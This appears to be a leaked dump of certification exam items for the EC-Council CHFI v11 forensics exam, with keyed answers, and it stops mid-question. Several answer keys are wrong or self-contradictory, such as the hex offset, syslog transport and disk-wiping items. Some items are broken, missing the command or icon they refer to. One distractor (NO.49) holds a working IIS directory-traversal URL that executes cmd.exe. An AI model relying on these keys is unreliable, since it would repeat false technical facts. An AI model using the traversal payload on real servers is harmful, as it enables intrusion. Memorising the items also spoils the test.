

Exam : **312-49v11**

Title : Computer Hacking Forensic Investigator (CHFI-v11)

Vendor : EC-COUNCIL

Version : V12.35

NO.1 A forensic investigator is analyzing a Windows 10 machine that has unexpectedly crashed several times in the past week. The investigator needs to determine whether these crashes are due to an internal error or caused by a remote attacker who exploited a bug in the operating system. The investigator has crash dump files and access to various tools. What should be the investigator's most immediate action?

- A.** Utilize Redline to perform Indicators of Compromise (IOC) analysis and construct a timeline of potential cyber incidents
- B.** Analyze the crash dump files using DumpChk to examine the system crash's cause and identify any errors in the applications or the operating system
- C.** Apply Handle.exe to see the object types and names of all the handles of the crashed programs
- D.** Use the Process Dumper tool to dump the entire process space and analyze the contents in the RAM dump file

Answer: B

NO.2 As a Computer Hacking Forensic Investigator, you are analyzing an intrusion incident in a corporate network. You discovered the traces of a fileless malware attack that utilized a memory exploit. The indicators suggest that the initial payload was delivered via a malicious Word document received through a phishing email. As part of the response and prevention plan, which among the following steps would be the most effective to disrupt the Infection Chain of the detected fileless malware?

- A.** Disabling the use of all scripting languages, such as JavaScript, in the corporate environment
- B.** Patching the vulnerabilities in Flash and Java plugins in all browsers within the corporate network
- C.** Implementing a strict policy on macros embedded in Office documents across the organization
- D.** Replacing the currently used traditional antivirus solution with the latest signature-based IDS

Answer: C

NO.3 While presenting his case to the court, Simon calls many witnesses to the stand to testify. Simon decides to call Hillary Taft, a lay witness, to the stand. Since Hillary is a lay witness, what field would she be considered an expert in?

- A.** Technical material related to forensics
- B.** No particular field
- C.** Judging the character of defendants/victims
- D.** Legal issues

Answer: B

NO.4 You have been called in to help with an investigation of an alleged network intrusion. After questioning the members of the company IT department, you search through the server log files to find any trace of the intrusion. After that you decide to telnet into one of the company routers to see if there is any evidence to be found. While connected to the router, you see some unusual activity and believe that the attackers are currently connected to that router. You start up an ethereal session to begin capturing traffic on the router that could be used in the investigation. At what layer of the OSI model are you monitoring while watching traffic to and from the router?

- A.** Network
- B.** Transport

- C. Data Link
- D. Session

Answer: A

NO.5 What does the superblock in Linux define?

- A. file synames
- B. disk geometr
- C. location of the first inode
- D. available space

Answer: C

NO.6 Printing under a Windows Computer normally requires which one of the following files types to be created?

- A. EME
- B. MEM
- C. EMF
- D. CME

Answer: C

NO.7 The offset in a hexadecimal code is:

- A. The 0x at the beginning of the code
- B. The 0x at the end of the code
- C. The first byte after the colon
- D. The last byte after the colon

Answer: A

NO.8 You are working as an independent computer forensics investigator and received a call from a systems administrator for a local school system requesting your assistance. One of the students at the local high school is suspected of downloading inappropriate images from the Internet to a PC in the Computer Lab. When you arrive at the school, the systems administrator hands you a hard drive and tells you that he made a "simple backup copy" of the hard drive in the PC and put it on this drive and requests that you examine the drive for evidence of the suspected images.

You inform him that a "simple backup copy" will not provide deleted files or recover file fragments. What type of copy do you need to make to ensure that the evidence found is complete and admissible in future proceeding?

- A. Robust copy
- B. Incremental backup copy
- C. Bit-stream copy
- D. Full backup copy

Answer: C

NO.9 During a computer hacking forensic investigation, an investigator is tasked with acquiring volatile data from a live Linux system with limited physical access. Which methodology would be the most suitable for this scenario?

- A.** Using Belkasoft Live RAM Capturer to extract the entire contents of the computer's volatile memory
- B.** Performing remote acquisition of volatile data from a Linux machine using dd and netcat
- C.** Using the fmem module and dd command locally to access the RAM and acquire its content directly
- D.** Performing local acquisition of RAM using the LiME tool

Answer: B

NO.10 A CHFI has been tasked to analyze Windows Security Logs in a highly complex and multi-layered security breach investigation. The breach involved an account creation, privilege escalation, and the installation of a service, all happening sequentially within a short duration. The investigator is required to retrieve a combination of Event IDs that would chronologically corroborate these events. Which combination of Event IDs should the investigator focus on?

- A.** Event ID 624, Event ID 4670, and Event ID 6011
- B.** Event ID 624, Event ID 500, and Event ID 7045
- C.** Event ID 4720, Event ID 4672, and Event ID 7045
- D.** Event ID 4720, Event ID 500, and Event ID 6011

Answer: C

NO.11 The investigative team at a private security firm is conducting a forensic examination of a complex cyberattack case. They need to follow the ACPO Principles of Digital Evidence during the investigation. However, one of the investigators is unsure of some of these principles. Which of the following statements correctly represents the ACPO principles?

- A.** The audit trail of all processes applied to the digital evidence must be created and preserved, but a third-party examination is not necessary
- B.** Any individual, regardless of their competence level, can access original data held on a computer if they can explain the relevance of their actions
- C.** The person leading the investigation is responsible for ensuring the adherence to the law and these principles, regardless of the actions of their subordinates
- D.** Any original data accessed for the investigation can be changed by any team member if deemed necessary

Answer: C

NO.12 An EC2 instance storing critical data of a company got infected with malware. The forensics team took the EBS volume snapshot of the affected Instance to perform further analysis and collected other data of evidentiary value. What should be their next step?

- A.** They should pause the running instance
- B.** They should keep the instance running as it stores critical data
- C.** They should terminate all instances connected via the same VPC
- D.** They should terminate the instance after taking necessary backup

Answer: D

NO.13 Windows Security Accounts Manager (SAM) is a registry file which stores passwords in a hashed format.

SAM file in Windows is located at:

- A. C:\windows\system32\config\SAM
- B. C:\windows\system32\con\SAM
- C. C:\windows\system32\Boot\SAM
- D. C:\windows\system32\drivers\SAM

Answer: A

NO.14 In an investigation of cybercrime involving advanced persistent threats (APTs), the forensic team faces challenges in managing and interpreting the digital evidence due to the global origin of the crime and the diverse nature of the digital devices involved. The investigator has to select the most effective method to overcome these challenges. What should be the preferred approach?

- A. Invest in powerful automated tools to handle the high complexity of digital evidence
- B. Opt for traditional investigation approaches that examine local physical devices
- C. Improve collaboration with international law enforcement agencies to bridge the gap in jurisdictional boundaries
- D. Speed up the investigation process by bypassing the need for warrants and authorizations

Answer: A

NO.15 Harry has collected a suspicious executable file from an infected system and seeks to reverse its machine code to Instructions written in assembly language. Which tool should he use for this purpose?

- A. Ollydbg
- B. oledump
- C. HashCalc
- D. BinText

Answer: A

NO.16 Which among the following U.S. laws requires financial institutions--companies that offer consumers financial products or services such as loans, financial or investment advice, or insurance--to protect their customers' information against security threats?

- A. SOX
- B. HIPAA
- C. GLBA
- D. FISMA

Answer: C

NO.17 Syslog is a client/server protocol standard for forwarding log messages across an IP network. Syslog uses _____ to transfer log messages in a clear text format.

- A. TCP
- B. FTP
- C. SMTP
- D. POP

Answer: A

NO.18 Maria has executed a suspicious executable file in a controlled environment and wants to see if the file adds/modifies any registry value after execution via Windows Event Viewer. Which of the following event ID should she look for in this scenario?

- A. Event ID 4657
- B. Event ID 4624
- C. Event ID 4688
- D. Event ID 7040

Answer: A

NO.19 Bill is the accounting manager for Grummon and Sons LLC in Chicago. On a regular basis, he needs to send PDF documents containing sensitive information through E-mail to his customers. Bill protects the PDF documents with a password and sends them to their intended recipients. Why PDF passwords do not offer maximum protection?

- A. PDF passwords are converted to clear text when sent through E-mail
- B. PDF passwords are not considered safe by Sarbanes-Oxley
- C. When sent through E-mail, PDF passwords are stripped from the document completely
- D. PDF passwords can easily be cracked by software brute force tools

Answer: D

NO.20 After undergoing an external IT audit, George realizes his network is vulnerable to DDoS attacks.

What countermeasures could he take to prevent DDoS attacks?

- A. Enable BGP
- B. Enable direct broadcasts
- C. Disable BGP
- D. Disable direct broadcasts

Answer: D

NO.21 In Java, when multiple applications are launched, multiple Dalvik Virtual Machine instances occur that consume memory and time. To avoid that, Android implements a process that enables low memory consumption and quick start-up time. What is the process called?

- A. init
- B. Media server
- C. Zygote
- D. Daemon

Answer: C

NO.22 A forensic investigator is a person who handles the complete investigation process, that is, the preservation, identification, extraction, and documentation of the evidence. The investigator has many roles and responsibilities relating to the cybercrime analysis. The role of the forensic investigator is to:

- A. Take permission from all employees of the organization for investigation
- B. Harden organization network security

- C. Create an image backup of the original evidence without tampering with potential evidence
- D. Keep the evidence a highly confidential and hide the evidence from law enforcement agencies

Answer: C

NO.23 A cybersecurity investigator is analyzing a suspected dark web transaction involving illegal activities. However, the investigator struggles to find conclusive data due to Tor's onion routing and encryption. What is a specific feature of the Tor network that might help explain why the original source of this transaction is hard to trace?

- A. Tor relay nodes are not publicly available, thereby preventing data origin identification
- B. The exit relay of the Tor network is perceived to be the origin of the data by the destination server
- C. The Tor network uses the hidden service protocol, allowing users to host websites anonymously
- D. The Tor network only includes the entry/guard relay, hence making the data origin untraceable

Answer: B

NO.24 Select the tool appropriate for finding the dynamically linked lists of an application or malware.

- A. SysAnalyzer
- B. ResourcesExtract
- C. PEiD
- D. Dependency Walker

Answer: D

NO.25 Which of the following refers to the data that might still exist in a cluster even though the original file has been overwritten by another file?

- A. Sector
- B. Metadata
- C. MFT
- D. Slack Space

Answer: D

NO.26 Your company uses Cisco routers exclusively throughout the network. After securing the routers to the best of your knowledge, an outside security firm is brought in to assess the network security. Although they found very few issues, they were able to enumerate the model, OS version, and capabilities for all your Cisco routers with very little effort. Which feature will you disable to eliminate the ability to enumerate this information on your Cisco routers?

- A. Simple Network Management Protocol
- B. Cisco Discovery Protocol
- C. Border Gateway Protocol
- D. Broadcast System Protocol

Answer: B

NO.27 During the course of an investigation, you locate evidence that may prove the innocence of the suspect of the investigation. You must maintain an unbiased opinion and be objective in your entire fact finding process. Therefore you report this evidence. This type of evidence is known as:

- A. Inculpatory evidence
- B. mandatory evidence
- C. exculpatory evidence
- D. Terrible evidence

Answer: C

NO.28 At the time of evidence transfer, both sender and receiver need to give the information about date and time of transfer in the chain of custody record.

- A. True
- B. False

Answer: A

NO.29 What feature of Decryption Collection allows an investigator to crack a password as quickly as possible?

- A. Cracks every password in 10 minutes
- B. Distribute processing over 16 or fewer computers
- C. Support for Encrypted File System
- D. Support for MD5 hash verification

Answer: B

NO.30 An individual skilled in Forensic Investigation has been summoned to look into a potentially unlawful transaction, believed to have unfolded on the shadowy expanses of the dark web. The investigator knows that the suspect used the Tor network for the transaction. Which of the following aspects of the Tor network should the investigator focus on primarily to trace the origin of the data transmission?

- A. The Exit Relay, as it sends the data to the destination server
- B. The Tor Bridge Node, as it helps to circumvent restrictions on the Tor network
- C. The Middle Relay, as it transmits the data in an encrypted format
- D. The Entry/Guard Relay, as it provides an entry point to the Tor network

Answer: A

NO.31 An organization has suffered a significant data breach and called in a Computer Hacking Forensics Investigator (CHFI) to gather evidence. The investigator has decided to use the dead acquisition technique to gather nonvolatile data from the compromised system. Which of the following would NOT typically be acquired during this type of forensic data acquisition process?

- A. Web browser cache
- B. Unallocated drive space
- C. Active network connections
- D. Boot sectors

Answer: C

NO.32 Which wireless standard has bandwidth up to 54 Mbps and signals in a regulated frequency spectrum around 5 GHz?

- A. 802.11a
- B. 802.11b
- C. 802.11g
- D. 802.11i

Answer: A

NO.33 Which of the following refers to the process of the witness being questioned by the attorney who called the latter to the stand?

- A. Witness Authentication
- B. Direct Examination
- C. Expert Witness
- D. Cross Questioning

Answer: B

NO.34 Files stored in the Recycle Bin in its physical location are renamed as Dxy.ext, where, "X" represents the _____.

- A. Drive name
- B. Sequential number
- C. Original file name's extension
- D. Original file name

Answer: A

NO.35 Why are Linux/Unix based computers better to use than Windows computers for idle scanning?

- A. Windows computers will not respond to idle scans
- B. Linux/Unix computers are easier to compromise
- C. Windows computers are constantly talking
- D. Linux/Unix computers are constantly talking

Answer: C

NO.36 Your company's network just finished going through a SAS 70 audit. This audit reported that overall, your network is secure, but there are some areas that needs improvement. The major area was SNMP security. The audit company recommended turning off SNMP, but that is not an option since you have so many remote nodes to keep track of. What step could you take to help secure SNMP on your network?

- A. Block access to TCP port 171
- B. Change the default community string names
- C. Block all internal MAC address from using SNMP
- D. Block access to UDP port 171

Answer: B

NO.37 During the process of a forensic investigation after a cyber incident, a team of forensic analysts conducts the initial response on-site. One member of the team is packaging the collected

electronic evidence. What is the most appropriate step the team member should take during this phase according to the standard forensic investigation process?

- A.** The team member should strictly follow exhibit numbering and provide accurate information on the front panel of the evidence bags
- B.** The team member should conduct a preliminary analysis of the collected evidence before packaging
- C.** The team member should turn off all devices before packaging to prevent any potential damage to the data
- D.** The team member should connect the collected electronic devices to a safe computer system to create backup data

Answer: A

NO.38 James is testing the ability of his routers to withstand DoS attacks. James sends ICMP ECHO requests to the broadcast address of his network. What type of DoS attack is James testing against his network?

- A.** Fraggle
- B.** Smurf
- C.** SYN flood
- D.** Trinoo

Answer: B

Explanation:

The Fraggle attack is like a smurf attack, but uses UDP packets and not ICMP.

NO.39 In a computer forensics investigation, an investigator is dealing with a system that has been recently shut down. The data they need is of a non-volatile nature. Which type of data acquisition methodology should the investigator adopt in this scenario and why?

- A.** The investigator should not perform any data acquisition as the system is already powered off
- B.** The investigator should use either live or dead data acquisition as both methods can collect non-volatile data from the system
- C.** The investigator should use live data acquisition since it is intended to capture dynamic data from the computer's memory, caches, and registries
- D.** The investigator should use dead data acquisition because it is designed to collect unaltered data from storage devices such as hard drives and USB thumb drives

Answer: D

NO.40 When investigating a computer forensics case where Microsoft Exchange and Blackberry Enterprise server are used, where would investigator need to search to find email sent from a Blackberry device?

- A.** RIM Messaging center
- B.** Blackberry Enterprise server
- C.** Microsoft Exchange server
- D.** Blackberry desktop redirector


Answer: C

NO.41 What does the bytes 0x0B-0x53 represent in the boot sector of NTFS volume on Windows 2000?

- A. Jump instruction and the OEM ID
- B. BIOS Parameter Block (BPB) and the OEM ID
- C. BIOS Parameter Block (BPB) and the extended BPB
- D. Bootstrap code and the end of the sector marker

Answer: C

NO.42 What feature of Windows is the following command trying to utilize?



- A. White space
- B. AFS
- C. ADS
- D. Slack file

Answer: C

NO.43 NTFS sets a flag for the file once you encrypt it and creates an EFS attribute where it stores Data Decryption Field (DDF) and Data Recovery Field (DDR). Which of the following is not a part of DDF?

- A. Encrypted FEK
- B. Checksum
- C. EFS Certificate Hash
- D. Container Name

Answer: B

NO.44 You have completed a forensic investigation case. You would like to destroy the data contained in various disks at the forensics lab due to sensitivity of the case. How would you permanently erase the data on the hard disk?

- A. Throw the hard disk into the fire
- B. Run the powerful magnets over the hard disk
- C. Format the hard disk multiple times using a low level disk utility
- D. Overwrite the contents of the hard disk with Junk data

Answer: AC

Explanation:

To be effective with throwing the hard drive into the fire, the fire would have to be hot enough to melt the platters into molten metal, which requires an industrial furnace. This requires special facilities. Running powerful magnets over the disk, such as degaussing the disk, may destroy the data, but may also be ineffective. In some cases, the degaussing process for tape and disk may render the disk unusable for use again. (of course throwing the drives into a furnace also guarantee that as well). Formatting the disk multiple times with a low level disk utility is the best way to go, and still be able to re-use the disk for later projects. The keys are "multiple" and "low level". A low level format is typically a slow, thorough, format that is a wipe. Multiple ?as opposed to once ?is recommended. There is a theory on "how many times", some schools say at least three times. The problem with this answer is that with newer drives, such as ATA and SCSI, low level formats can destroy the volumes as well, and some BIOS may actually ignore the LLF directives. Overwriting the disk with junk data would perform some form of wipe because the old data is wiped out, but still may be recovered.

Note:

According to some websites:

Physical Methods that will not work to destroy data on a hard drive include: Throwing it in the water (this does not do much) Setting it on fire (the temperature is not going to be high enough at home) Throwing it out of the window. Hard drives can take quite a bit of G force. They are not heavy so the impact of the hard drive on the ground is not likely to destroy the platters. Drive over the hard drive. A car, or even a tank, driving over a hard drive will do nothing, any more than they would driving over a book. Unless the drive is actually flattened, the platters are not going to be destroyed

NO.45 A CHFI expert creates a forensics image of a pen drive using AccessData FTK Imager during a computer forensics investigation. The investigator uses The Sleuth Kit (TSK) to examine an ext4 file system on a Linux disk image and suspects data tampering. The expert decides to verify inode metadata for a critical file. However, he notes an unexpected block allocation in the inode details. Which TSK command-line tool and argument should the investigator utilize to examine the addresses of all allocated disk units for the suspicious inode?

- A. `fsstat -f ext4`
- B. `img_stat -i raw`
- C. `fls -o imgoffset`
- D. `istat -B num`

Answer: D

NO.46 Daryl, a computer forensics investigator, has just arrived at the house of an alleged computer hacker. Daryl takes pictures and tags all computer and peripheral equipment found in the house. Daryl packs all the items found in his van and takes them back to his lab for further examination. At his lab, Michael his assistant helps him with the investigation. Since Michael is still in training, Daryl supervises all of his work very carefully. Michael is not quite sure about the procedures to copy all the data off the computer and peripheral devices. How many data acquisition tools should Michael use when creating copies of the evidence for the investigation?

- A. Two
- B. One
- C. Three
- D. Four

Answer: A

NO.47 One way to identify the presence of hidden partitions on a suspect's hard drive is to:

- A.** Add up the total size of all known partitions and compare it to the total size of the hard drive
- B.** Examine the FAT and identify hidden partitions by noting an H in the partition Type field
- C.** Examine the LILO and note an H in the partition Type field
- D.** It is not possible to have hidden partitions on a hard drive

Answer: A

NO.48 Given the drive dimensions as follows and assuming a sector has 512 bytes, what is the capacity of the described hard drive?

22,164 cylinders/disk

80 heads/cylinder

63 sectors/track

- A.** 53.26 GB
- B.** 57.19 GB
- C.** 11.17 GB
- D.** 10 GB

Answer: A

NO.49 The Apache server saves diagnostic information and error messages that it encounters while processing requests. The default path of this file is `usr/local/apache/logs/error.log` in Linux. Identify the Apache error log from the following logs.

- A.** 127.0.0.1 - frank [10/Oct/2000:13:55:36-0700] "GET /apache_pb.grf HTTP/1.0" 200
- B.** [Wed Oct 11 14:32:52 2000] [error] [client 127.0.0.1] client denied by server configuration: /export/home/live/ap/htdocs/test
- C.** http://victim.com/scripts/..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\wintt\system32\Logfiles\W3SVC1
- D.** 127.0.0.1 --[10/Apr/2007:10:39:11 +0300] [error] "GET /apache_pb.gif HTTP/1.0" 200

Answer: B

NO.50 Madison is on trial for allegedly breaking into her university's internal network. The police raided her dorm room and seized all of her computer equipment.

Madison's lawyer is trying to convince the judge that the seizure was unfounded and baseless. Under which US Amendment is Madison's lawyer trying to prove the police violated?

- A.** The 10th Amendment
- B.** The 5th Amendment
- C.** The 1st Amendment
- D.** The 4th Amendment

Answer: D

NO.51 If you are concerned about a high level of compression but not concerned about any possible data loss, what type of compression would you use?

- A.** Lossful compression

- B. Lossy compression
- C. Lossless compression
- D. Time-loss compression

Answer: B

NO.52 What is the location of a Protective MBR in a GPT disk layout?

- A. Logical Block Address (LBA) 2
- B. Logical Block Address (LBA) 0
- C. Logical Block Address (LBA) 1
- D. Logical Block Address (LBA) 3

Answer: C

NO.53 In both pharming and phishing attacks an attacker can create websites that look similar to legitimate sites with the intent of collecting personal identifiable information from its victims. What is the difference between pharming and phishing attacks?

- A. Both pharming and phishing attacks are purely technical and are not considered forms of social engineering
- B. In a pharming attack a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DNS. In a phishing attack an attacker provides the victim with a URL that is either misspelled or looks similar to the actual websites domain name
- C. In a phishing attack a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DNS. In a pharming attack an attacker provides the victim with a URL that is either misspelled or looks very similar to the actual websites domain name
- D. Both pharming and phishing attacks are identical

Answer: B

NO.54 In what way do the procedures for dealing with evidence in a criminal case differ from the procedures for dealing with evidence in a civil case?

- A. evidence must be handled in the same way regardless of the type of case
- B. evidence procedures are not important unless you work for a law enforcement agency
- C. evidence in a criminal case must be secured more tightly than in a civil case
- D. evidence in a civil case must be secured more tightly than in a criminal case

Answer: C

NO.55 Buffer overflow vulnerability of a web application occurs when it fails to guard its buffer properly and allows writing beyond its maximum size. Thus, it overwrites the_____. There are multiple forms of buffer overflow, including a Heap Buffer Overflow and a Format String Attack.

- A. Adjacent memory locations
- B. Adjacent bit blocks
- C. Adjacent buffer locations
- D. Adjacent string locations

Answer: A

NO.56 Which of the following Steganography techniques allows you to encode information that ensures creation of cover for secret communication?

- A. Substitution techniques
- B. Transform domain techniques
- C. Cover generation techniques
- D. Spread spectrum techniques

Answer: C

NO.57 Under no circumstances should anyone, with the exception of qualified computer forensics personnel, make any attempts to restore or recover information from a computer system or device that holds electronic information.

- A. True
- B. False

Answer: A

NO.58 Why would a company issue a dongle with the software they sell?

- A. To provide source code protection
- B. To provide wireless functionality with the software
- C. To provide copyright protection
- D. To ensure that keyloggers cannot be used

Answer: C

NO.59 A digital forensics investigator is analyzing the memory dump from a suspicious computer using the Bulk Extractor tool. He found a domain associated with Gmail (mail.google.com) and an associated Gmail ID. From the json.txt file, he discovered an email composed from the browser with an attachment. He also found an opened email with a different attachment in the memory dump. After identifying these items, what should be the investigator's next immediate step?

- A. Forensically examine the storage of the computer
- B. Extract the email.txt file for further analysis
- C. Initiate a Bulk Extractor scan on another memory dump
- D. Consult the url.txt and url_facebook-id.txt files

Answer: B

NO.60 When making the preliminary investigations in a sexual harassment case, how many investigators are you recommended having?

- A. One
- B. Two
- C. Three
- D. Four

Answer: B

NO.61 The ARP table of a router comes in handy for Investigating network attacks, as the table contains IP addresses associated with the respective MAC addresses.

The ARP table can be accessed using the _____ command in Windows 7.

- A. C:\arp -a
- B. C:\arp -d
- C. C:\arp -s
- D. C:\arp -b

Answer: A

NO.62 What term is used to describe a cryptographic technique for embedding information into something else for the sole purpose of hiding that information from the casual observer?

- A. Key escrow
- B. Steganography
- C. Rootkit
- D. Offset

Answer: B

NO.63 The information security manager at a national legal firm has received several alerts from the intrusion detection system that a known attack signature was detected against the organization's file server. What should the information security manager do first?

- A. Report the incident to senior management
- B. Update the anti-virus definitions on the file server
- C. Disconnect the file server from the network
- D. Manually investigate to verify that an incident has occurred

Answer: C

NO.64 When a router receives an update for its routing table, what is the metric value change to that path?

- A. Increased by 2
- B. Decreased by 1
- C. Increased by 1
- D. Decreased by 2

Answer: C

NO.65 In a forensic investigation on an Android device, a Computer Hacking Forensics Investigator is required to extract information from the SQLite database. They aim to recover the user's web browsing history. Which is the correct SQLite database path that the investigator should focus on?

- A. \data\com.android.providers.calendar\databases\calendar.db
- B. \data\data\com.android.browser\databases\browser2.db
- C. \data\data\com.android.providers.telephony\databases\mmssms.db
- D. \data\data\com.android.providers.contacts\databases\contacts2.db

Answer: B

NO.66 What is a good security method to prevent unauthorized users from "tailgating"?

- A. Pick-resistant locks

- B. Electronic key systems
- C. Man trap
- D. Electronic combination locks

Answer: C

NO.67 Fill In the missing Master Boot Record component.

- 1. Master boot code
- 2. Partition table
- 3. _____

- A. Boot loader
- B. Signature word
- C. Volume boot record
- D. Disk signature

Answer: A

NO.68 An attorney requests a Computer Hacking Forensics Investigator to check for Dropbox installation on a suspect's hard drive, suspected to contain stolen intellectual property. Given the complexity of the investigation, which of the following steps should be the investigator's primary approach?

- A. The investigator should skip hypothesis formulation and move directly to an experimental design
- B. The investigator should use multiple open-source tools regardless of their market value to start the investigation immediately
- C. The investigator should immediately begin the search for Dropbox installation artifacts without considering the Operating System (OS)
- D. The investigator should formulate a hypothesis considering the Operating System (OS) and the probable Dropbox installation artifacts location in directories: C:\Users\Admin\AppData\Roaming\ or C:\Program Files (x86) or C:\Program Files

Answer: D

NO.69 Watson, a forensic investigator, is examining a copy of an ISO file stored in CDFS format. What type of evidence is this?

- A. Data from a CD copied using Windows
- B. Data from a CD copied using Mac-based system
- C. Data from a DVD copied using Windows system
- D. Data from a CD copied using Linux system

Answer: A

NO.70 Davidson Trucking is a small transportation company that has three local offices in Detroit Michigan. Ten female employees that work for the company have gone to an attorney reporting that male employees repeatedly harassed them and that management did nothing to stop the problem. Davidson has employee policies that outline all company guidelines, including awareness on harassment and how it will not be tolerated. When the case is brought to court, whom should the prosecuting attorney call upon for not upholding company policy?

- A. IT personnel

- B. Employees themselves
- C. Supervisors
- D. Administrative assistant in charge of writing policies

Answer: C

NO.71 Why is it still possible to recover files that have been emptied from the Recycle Bin on a Windows computer?

- A. The data is still present until the original location of the file is used
- B. The data is moved to the Restore directory and is kept there indefinitely
- C. The data will reside in the L2 cache on a Windows computer until it is manually deleted
- D. It is not possible to recover data that has been emptied from the Recycle Bin

Answer: A

NO.72 James is dealing with a case regarding a cybercrime that has taken place in Arizona, USA. James needs to lawfully seize the evidence from an electronic device without affecting the user's anonymity. Which of the following law should he comply with, before retrieving the evidence?

- A. First Amendment of the U.S. Constitution
- B. Fourth Amendment of the U.S. Constitution
- C. Third Amendment of the U.S. Constitution
- D. Fifth Amendment of the U.S. Constitution

Answer: D

NO.73 Files stored in the Recycle Bin in its physical location are renamed as Dxy.ext, where "x" represents the _____.

- A. Drive name
- B. Original file name's extension
- C. Sequential number
- D. Original file name

Answer: A

NO.74 What type of attack sends SYN requests to a target system with spoofed IP addresses?

- A. SYN flood
- B. Ping of death
- C. Cross site scripting
- D. Land

Answer: A

NO.75 Paraben Lockdown device uses which operating system to write hard drive data?

- A. Mac OS
- B. Red Hat
- C. Unix
- D. Windows

Answer: D

NO.76 In an echo data hiding technique, the secret message is embedded into a _____ as an echo.

- A. Cover audio signal
- B. Phase spectrum of a digital signal
- C. Pseudo-random signal
- D. Pseudo- spectrum signal

Answer: A

NO.77 Edgar is part of the FBI's forensic media and malware analysis team; he is analyzing a current malware and is conducting a thorough examination of the suspect system, network, and other connected devices. Edgar's approach is to execute the malware code to know how it interacts with the host system and its impacts on it. He is also using a virtual machine and a sandbox environment. What type of malware analysis is Edgar performing?

- A. Malware disassembly
- B. VirusTotal analysis
- C. Static analysis
- D. Dynamic malware analysis/behavioral analysis

Answer: D

NO.78 Which root folder (hive) of registry editor contains a vast array of configuration information for the system, including hardware settings and software settings?

- A. HKEY_USERS
- B. HKEY_CURRENT_USER
- C. HKEY_LOCAL_MACHINE
- D. HKEY-CURRENT_CONFIG

Answer: C

NO.79 A new corporation is setting up a Computer Forensics Lab (CFL) to handle potential cybercrimes.

They want to establish a CFL that covers all necessary considerations to ensure smooth and effective investigations. Which of the following sets of steps does NOT represent a proper way to set up a CFL?

- A. Determine the number of expected cases, hire certified professionals, purchase forensic and non-forensic workstations, design the lab for easy access to emergency services, install a dedicated Integrated Services Digital Network (ISDN), maintain a log register, and ensure a comfortable lab ambience
- B. Evaluate crime statistics of the previous year, ensure the use of licensed software versions, arrange for storage lockers, maintain lab cleanliness, ensure the lab has proper lighting systems, keep workstations under surveillance, and set up an intrusion alarm system
- C. Focus solely on internal corporate investigations, overstaff with inexperienced personnel, use demo versions of forensic software, underestimate lab size and budget, ignore physical security measures, and disregard licensing and accreditation processes
- D. Choose types of investigations, estimate the number of investigators, determine equipment and software requirements, calculate lab size, ensure access to essential services, establish workstation

requirements, and enhance physical security

Answer: C

NO.80 Network forensics allows Investigators to inspect network traffic and logs to identify and locate the attack system.

Network forensics can reveal: (Select three answers)

- A.** Source of security incidents' and network attacks
- B.** Path of the attack
- C.** Intrusion techniques used by attackers
- D.** Hardware configuration of the attacker's system

Answer: ABC

NO.81 Checkpoint Firewall logs can be viewed through a Check Point Log viewer that uses icons and colors in the log table to represent different security events and their severity.

What does the icon in the checkpoint logs represent?

- A.** The firewall rejected a connection
- B.** A virus was detected in an email
- C.** The firewall dropped a connection
- D.** An email was marked as potential spam

Answer: C

NO.82 Wi-Fi Protected Access (WPA) is a data encryption method for WLANs based on 802.11 standards. Temporal Key Integrity Protocol (TKIP) enhances WEP by adding a rekeying mechanism to provide fresh encryption and integrity keys. Temporal keys are changed for every_____.

- A.** 5,000 packets
- B.** 10,000 packets
- C.** 15,000 packets
- D.** 20,000 packets

Answer: B

NO.83 Gill is a computer forensics investigator who has been called upon to examine a seized computer.

This computer, according to the police, was used by a hacker who gained access to numerous banking institutions to steal customer information. After preliminary investigations, Gill finds in the computer's log files that the hacker was able to gain access to these banks through the use of Trojan horses. The hacker then used these Trojan horses to obtain remote access to the companies' domain controllers. From this point, Gill found that the hacker pulled off the SAM files from the domain controllers to then attempt and crack network passwords. What is the most likely password cracking technique used by this hacker to break the user passwords from the SAM files?

- A.** Syllable attack
- B.** Hybrid attack
- C.** Brute force attack
- D.** Dictionary attack

Answer: D

NO.84 Which of the following stand true for BIOS Parameter Block?

- A.** The BIOS Partition Block describes the physical layout of a data storage volume
- B.** The BIOS Partition Block is the first sector of a data storage device
- C.** The length of BIOS Partition Block remains the same across all the file systems
- D.** The BIOS Partition Block always refers to the 512-byte boot sector

Answer: A

NO.85 One technique for hiding information is to change the file extension from the correct one to one that might not be noticed by an investigator. For example, changing a .jpg extension to a .doc extension so that a picture file appears to be a document. What can an investigator examine to verify that a file has the correct extension?

- A.** the File Allocation Table
- B.** the file header
- C.** the file footer
- D.** the sector map

Answer: B

NO.86 Which of the following is a federal law enacted in the US to control the ways that financial institutions deal with the private information of individuals?

- A.** SOX
- B.** HIPAA 1996
- C.** GLBA
